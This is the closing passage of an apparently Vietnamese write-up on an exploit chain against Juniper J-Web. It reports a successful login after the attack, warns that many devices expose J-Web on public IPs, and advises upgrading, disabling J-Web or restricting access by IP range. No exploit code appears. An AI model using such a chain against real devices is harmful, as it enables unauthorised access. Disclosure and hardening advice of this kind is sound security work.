


**Reload** **and Successfully login =))))**



**Tổng kết**

Bug Chain này hay, đặc biệt là độ ảnh hưởng của nó sẽ khá rộng. Hiện tại vẫn có rất nhiều thiết bị Juniper đang sử dụng J-Web bằng ip public. Nếu tính cả ip private thì còn nhiều hơn rất nhiều. Để bảo vệ thiết bị thời điểm này thì ngoài nâng cấp OS thì tốt nhất là disable J-Web trên thiết bị hoặc ít nhất là chỉ allow các dải ip nhất định!!!



***Hope you all like it!!! <3***